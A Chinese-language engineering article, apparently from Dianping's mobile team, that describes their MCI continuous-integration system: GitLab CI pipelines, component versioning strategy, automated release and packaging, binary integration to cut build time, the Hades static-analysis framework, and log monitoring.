MCI（Mobile continuous integration）是大众点评移动端团队多年来实践总结出来的一套行之有效的架构体系。它能实际解决移动项目中依赖复杂、研发流程琐碎、构建速度慢的问题，同时接入MCI架构体系的移动项目能真正有效实现App质量的提升。

MCI完整架构体系如下图所示：




MCI架构体系包含移动CI平台、流程自动化建设、静态检查体系、日志监控&分析、信息管理配置，另外MCI还采取二进制集成等措施来提升MCI的构建速度。

## 构建移动CI平台

我们通过构建移动CI平台，来保证移动研发在项目依赖极其复杂的情况下，也能互不影响完成业务研发集成；其次我们设计了合理的CI策略，来帮助移动研发人员走出令人望而生畏的依赖关系管理的“泥潭”。

## 流程自动化建设

在构建移动CI平台的基础上，我们对MCI流程进行自动化建设来解决研发流程琐碎问题，从而解放移动研发生产力。

## 提升构建速度

在CI平台保证集成正确性的情况下，我们通过依赖扁平化以及优化集成方式等措施来提升MCI的构建速度，进一步提升研发效率。

### 静态检查体系

我们建立一套完整自研的静态检查体系，针对移动项目的特点，MCI上线全方位的静态检查来促进App质量的提升。

### 日志监控&分析

我们对MCI体系的完整流程进行日志落地，方便问题的追溯与排查，同时通过数据分析来进一步优化MCI的流程以及监控移动App项目的健康状况。

### 信息管理配置


最后，为了方便管理接入MCI的移动项目，我们建设了统一的项目信息管理配置平台。

接下来，我们将依次详细探讨MCI架构体系是如何一步步建立，进而解决我们面临的各种问题。

## 四、构建移动CI平台

### 4.1 搭建移动CI平台

我们对目前业内流行的CI系统，如：Travis CI、 CircleCI、Jenkins、Gitlab CI调研后，针对移动项目的特点，综合考虑代码安全性、可扩展性及页面可操作性，最终选择基于Gitlab CI搭建移动持续集成平台，当然我们也使用Jenkins做一些辅助性的工作。MCI体系的CI核心架构如下图所示：





**名词解释：**

- Gitlab CI：Gitlab CI是GitLab Continuous Integration（Gitlab持续集成）的简称。
- Runner：Runner是Gitlab CI提供注册CI服务器的接口。
- Pipeline：可以理解为流水线，包含CI不同阶段的不同任务。
- Trigger：触发器，Push代码或者提交Merge Request等操作会触发相应的触发器以进入下一流程。

该架构的优势是可扩展性强、可定制、支持并发。首先CI服务器可以任意扩展，除了专用的服务器可以作为CI服务器，普通个人PC机也可以作为CI服务器（缺点是性能比服务器差，任务执行时间较长）；其次每个集成任务的Pipeline是支持可定制的，托管在MCI的集成项目可以根据自身需求定制与之匹配的Pipeline；最后，每个集成项目的任务执行是可并发的，因此各业务线间可以互不干扰的进行组件代码集成。

## 4.2 CI流程设计

一次完整的组件集成流程包含两个阶段：组件库发版和向目标App工程集成。如下图所示：




第一阶段，在日常功能开发完毕后，研发提PR到指定分支，在对代码进行Review、组件库编译及静态检查无误后，自动发版进入组件池中。所有进入组件池中的组件均可以在不同App项目中复用。

第二阶段，研发根据需要将组件合入指定App工程。组件A本身的正确性已经在第一阶段的组件库发版中验证，第二阶段是检查组件A的改变是否对目标App中原有依赖它的其它组件造成影响。所以首先需要分析组件A被目标App中哪些组件所依赖，目标App工程按照各自的准入标准，对合入的组件库进行编译和静态分析，待检查无误后，最终合入发布分支。

通过组件发版和集成两阶段的CI流程，组件将被正确集成到目标项目中。而对于存在问题的组件则会阻挡在项目之外，因此不会影响其它业务的正常开发和发版集成，各业务研发流程独立可控。

## 4.3 设计合理的CI策略

组件的发版和集成能否通过CI检查，取决于组件当前的依赖以及组件本身是否与目标项目兼容。移动研发需要对组件当前依赖有足够的了解才能顺利完成发版集成，为了减小组件依赖管理的复杂度，我们设计了合理的发版集成策略来帮助移动研发走出繁琐的版本依赖管理的困境。

### 组件集成策略

每个组件都有自己的依赖项，不同组件可能会依赖同一个组件，组件向目标项目集成过程中会面临如下一些问题：

- 版本集成冲突：组件在集成过程中某个依赖项与目标项目中现有依赖的版本号存在冲突。
- App测试包不稳定：组件依赖项的版本发生变化导致在不同时刻打出不同依赖项的App测试包。

频繁的版本集成冲突会导致业务协同开发集成效率低下，App测试包的不稳定性会给研发追踪问题带来极大的困扰。问题的根源在于目标项目使用每个组件的依赖项来进行集成。因此我们通过在集成项目中显示指定组件版本号以及禁止动态依赖的方式，保证了App测试包的稳定性和可靠性，同时也解决了组件版本集成冲突问题。

### 组件发版策略

组件向组件池发版也一样会涉及依赖项的管理，简单粗暴的方法是指定所有依赖项的版本号，这样做的好处是直观明了，但研发需要对不同版本依赖项的功能有足够的了解。正如组件集成策略中所述，集成项目

中每个组件的版本都是显示指定并且唯一确定的，组件中指定依赖项的版本号在集成项目中并不起作用。所以我们在组件发版时采用自动依赖组件池中最新版本的方式。这样设计的好处在于：


- 避免移动研发对版本依赖关系的处理。
- 给基础组件的变更迭代提供了强有力的推动机制。

当基础组件库的接口和设计发生较大变化时，可以强有力的推动业务层组件做相应适配，保证了在高度解耦的项目架构下保持高度的敏捷性。但这种能力不能滥用，需要根据业务迭代周期合理安排，并做好提前通知动员工作。

# 五、流程自动化建设

研发流程琐碎的主要原因是研发需要人工参与持续集成中每一步过程，一旦我们把移动研发从持续集成过程中解放出来，自然就能提高研发生产力。我们通过项目集成发布流程自动化以及优化测试包分发来优化MCI流程。

## 项目集成流程托管





研发流程中的组件发版、组件集成与App打包都是持续集成中的标准化流程，我们通过流程托管工具来完成这几个步骤的自动衔接，研发同学只需关注代码开发与Bug修复。

流程托管工具实现方案如下：

- 自动化流程执行：通过托管队列实现任务自动化顺序执行，webhook实现流程状态的监听。
- 关键节点通知：在关键性节点流程执行成功后发送通知，让研发对流程状态了然于胸。
- 流程异常通知：一旦持续集成流程执行异常，例如项目编译失败、静态检查没通过等，第一时间通知研发及时处理。

## 打包发布流程托管




无论iOS还是Android，在发布App包到市场前都需要做一系列处理，例如iOS需要导出ipa包进行备份，保存符号表来解析线上Crash，以及上传ipa包到iTC（iTunes Connect）；而Android除了包备份，保存Mapping文件解析线上Crash外，还要发布App包到不同的渠道，整个打包发布流程更加复杂繁琐。

在没有MCI流程托管以前，每到App发布日，研发同学就如临大敌守在打包机器前，披荆斩棘，过五关斩六将，直到所有App包被“运送”到指定地点，搞得十分疲惫。如同项目集成流程托管一样，我们把整个打包发布流程做了全流程托管，无人值守的自动打包发布方式解放了研发同学，研发同学再也不用每次都披星戴月，早出晚归，跪键盘了（捂脸）。

## 包分发流程建设


对于QA和研发而言，上面的场景是否似曾相识。Bug是QA与研发之间沟通的桥梁，但由于缺乏统一的包管理和分发，这种模糊的沟通导致难以快速定位和追溯发生问题的包。为了减少QA和研发之间的无效沟通以及优化包分发流程，我们亟需一个平台来统一管理分发公司内部的App包，于是MCI App应运而生。

**MCI App提供如下功能：**

- 查看下载安装不同类型不同版本的App。
- 查看App包的基础信息（打包者、打包耗时、包版本、代码提交commit点等）。
- 查看App包当前版本集成的所有组件库信息。
- 查看App包体占用情况。
- 查询App发版时间计划。
- 分享安装App包下载链接。

未来MCI App还会支持查询项目集成状态以及App发布提醒、问题反馈，整合移动研发全流程。



# 六、提升构建速度

移动项目在构建过程中最为耗时的两个步骤分别为组件依赖计算和工程编译。

**组件依赖计算**


组件依赖计算是根据项目中指定的集成组件计算出所有相关的依赖项以及依赖版本，当项目中集成组件较多的时候，递归计算依赖项以及依赖版本是一件非常耗时的操作，特别是还要处理相关的依赖冲突。

**工程编译**

工程编译时间是跟项目工程的代码量成正比的，集团业务在快速发展，代码量也在快速的膨胀。

为了提升项目构建速度，我们通过依赖扁平化的方法来彻底去掉组件依赖计算耗时，以及通过优化项目集成方式的手段来减少工程编译时间。

## 依赖扁平化





依赖扁平化的核心思想是事先把依赖项以及依赖版本号进行显示指定，这样通过固定依赖项以及依赖版本就彻底去掉了组件依赖计算的耗时，极大的提高了项目构建速度。与此同时，依赖扁平化还额外带来了下面的好处：

- 减轻研发依赖关系维护的负担。
- App项目更加稳定，不会因为依赖项的自动升级出现问题。

## 优化集成方式


通常组件代码都是以源码方式集成到目标工程，这种集成方式的最大缺点是编译速度慢，对于上百万行代码的App，如果采用源码集成的方式，工程编译时间将超过40分钟甚至更长，这个时间，显然会令人崩溃。

### 使用源码集成



## 使用二进制集成

实际上组件代码还可以通过二进制的方式集成到目标工程：




相比源码方式集成，组件的二进制包都是预先编译好的，在集成过程中只需要进行链接无需编译，因此二进制集成的方式可以大幅提升项目编译速度。

## 二进制集成优化

为了进一步提高二进制集成效率，我们还做了几件小事：

### （1）多线程下载


尽管二进制集成的方式能减少工程编译时间，但二进制包还是得从远端下载到CI服务器上。我们修改了默认单线程下载的策略，通过多线程下载二进制包提升下载效率。

### （2）二进制包缓存

研发在MCI上触发不同的集成任务，这些集成任务间除了升级的组件，其它使用的组件二进制包大部分是相同的，因此我们在CI服务器上对组件二进制包进行缓存以便不同任务间进行共享，进一步提升项目构建速度。

## 二进制集成成果

我们在MCI中采用二进制集成并且经过一系列优化后，iOS项目工程的编译时间比原来减少60%，Android项目也比原来减少接近50%，极大地提升了项目构建效率。




# 七、静态检查体系

除了完成日常需求开发，提高代码质量是每个研发的必修课。如果每一位移动研发在平时开发中能严格遵守移动编程规范与最佳实践，那很多线上问题完全可以提前避免。事实上仅仅依靠研发自觉性，难以长期有效的执行，我们需要把这些移动编程规范和最佳实践切实落地成为静态检查强制执行，才能有效的将问题扼杀在摇篮之中。

## 静态检查基础设施

静态检查最简单的方式是文本匹配，这种方式检查逻辑简单，但存在局限性。比如编写的静态检查代码维护困难，再者文本匹配能力有限对一些复杂逻辑的处理无能为力。现有针对Objective-C和Java的静态分析工具也有不少，常见的有：OCLint、FindBugs、CheckStyle等等，但这些工具定制门槛较高。为了降低静态检查接入成本，我们自主研发了一个适应MCI需求的静态分析框架—Hades。


**Hades的特点：**

- 完全代码语义理解
- 具备全局分析能力
- 支持增量分析
- 接入成本低

Hades的核心思想是对源码生成的AST（Abstract Syntax Tree）进行结构化数据的语义表达，在此基础上我们就可以建立一系列静态分析工具和服务。作为一个静态分析框架，Hades并不局限于Lint工具的制作，我们也希望通过这种结构化的语义表达来对代码有更深层次的理解。因此，我们可以借助文档型数据库（如：CouchDB、MongoDB等）建立项目代码的语义模型数据库，这样我们能够通过JS的Map-Reduce建立视图从而快速检索我们需要查找的内容。关于Hades的技术实现原理我们将在后续的技术Blog中进行详细阐述，敬请期待。

## MCI静态检查现状

目前MCI已经上线了覆盖代码基本规范、非空特性、多线程最佳实践、资源合法性、启动流程管控、动态行为管控等20多项静态检查，这些静态检查切实有效地促进了App代码质量的提高。





# 八、日志监控&分析

MCI作为大众点评移动端持续集成的重要平台，稳定高效是要达成的第一目标，日志监控是推动MCI走向稳定高效的重要手段。我们对MCI全流程的日志进行落地，方便问题追溯与排查，以下是部分线上监控项。


## 流程时间监控分析

通过监控分析MCI流程中每一步的执行时间，我们可以进行针对性的优化以提高集成速度。





## 异常流程监控分析

